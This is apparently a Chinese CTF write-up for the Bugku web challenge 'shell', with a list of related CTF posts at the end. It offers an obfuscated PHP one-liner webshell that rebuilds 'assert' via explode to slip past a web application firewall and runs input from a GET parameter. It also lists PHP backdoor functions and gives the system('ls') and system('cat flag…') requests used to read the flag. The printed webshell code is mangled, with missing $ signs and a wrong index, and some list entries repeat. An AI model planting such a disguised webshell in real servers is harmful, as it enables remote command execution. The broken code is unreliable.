bugku-web-shell

打开环境

什么都没有

提示:


送给大家一个过狗一句话

$poc="a#s#s#e#r#t";

poc_1=explode("#",poc);

poc_2=poc_10.poc_1\[1\].poc_12.poc_1\[3\].poc_14.poc_1\[5\]; poc_2($_GET's')

explode():把字符串打散为数组(php内置函数

$poc_2 = 'assert';

php特性:变量名 加 括号()=当函数来执行

$poc_2 = "assert";

$poc_2( 内容 ); → 等价于 assert( 内容 );

最常见的「后门函数」

PHP 里专门执行系统命令的函数

  • assert()
  • eval()
  • system()
  • exec()
  • shell_exec()
  • passthru()
  • include / require
  • system()
  • exec()
  • shell_exec()


url?s=system('ls')

如果是windows服务器要用dir

url?s=system('cat flaga15808abee46a1d5.txt')
相关推荐
print_Hyon3 天前
【CTF-CRYPTO-教学-XOR】第二节:只有密文没有任何线索,暴力破解
ctf
kingx35 天前
Bugku 真题 Vigenère XOR(UMDCTF 2022)WriteUp:汉明距离 + 逐列频率破重复密钥 XOR
ctf·bugku·汉明距离·维吉尼亚
lone wolf0075 天前
bugku web题文件包含2
ctf
hengdonghui8 天前
Writeup 4 Bugku - USB 流量截取
wireshark·ctf·流量分析·misc(杂项)
hengdonghui8 天前
Writeup 4 GFCTF 2021 Baby_Web
web·ctf·变量覆盖·路径穿越·php 代码审计
kingx38 天前
Bugku 逆向 MatrixHunter:黑盒 oracle + GF(2) 消元出唯一解
网络安全·矩阵·逆向·ctf
kingx310 天前
Bugku 3122 谷歌小恐龙题解:纯离线逆向 Vault 的 AES-GCM 加密资源(附 Python 解密器)
java·逆向·ctf·bugku·aes-gcm
kingx310 天前
Bugku 326 Baby-heap1 题解:glibc 2.23 堆溢出到 FSOP 劫持 _IO_list_all(附完整 exp)
pwn·ctf·glibc·堆溢出·fsop
hengdonghui11 天前
Writeup 4 0xGame 2021 · command (WEB)
web·ctf·rce(远程代码执行)
0xBADCODE11 天前
2026 强网杯 Web 题 cwp · 全链路复盘
前端·安全·web安全·网络安全·系统安全·ctf